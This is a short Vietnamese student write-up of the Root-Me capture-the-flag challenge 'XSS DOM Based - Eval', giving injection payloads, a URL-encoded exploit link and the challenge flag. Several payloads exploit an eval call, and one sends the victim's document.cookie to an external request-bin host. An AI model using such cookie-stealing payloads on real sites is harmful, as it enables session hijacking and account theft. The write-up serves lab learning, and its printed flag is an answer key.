Lê Hoàng Phúc

20521763

NT213.N21.ANTN

Tên challenge : XSS DOM Based - Eval

Challenge Link: https://www.root-me.org/en/Challenges/Web-Client/XSS-DOM-Based-Eval

Sau khi thử nhiều payload thì :

1+1`${alert``}`

Xác định được có thể khai thác xss\

Tương tự như các câu trên :

1+1`${alert``}`

Thử payload :

1+1`${document.location="https://eo356ja4tggljl0.m.pipedream.net?cookie="+document.cookie}`

Thì nhận được request trên trang request bin

Chuyển sang trang contact khai thác tương tự như 2 bài XSS DOM Based trước :

http://challenge01.root-me.org/web-client/ch34/index.php?calculation=1+1`${document.location="https://eo356ja4tggljl0.m.pipedream.net?cookie="+document.cookie}`

Chuyển sang dạn encode :

http://challenge01.root-me.org/web-client/ch34/index.php?calculation=1%2B1%60%24%7Bdocument.location%3D%22https%3A%2F%2Feo356ja4tggljl0.m.pipedream.net%3Fcookie%3D%22%2Bdocument.cookie%7D%60

Flag : rootme{Eval_Is_DangER0us}

Time : 16p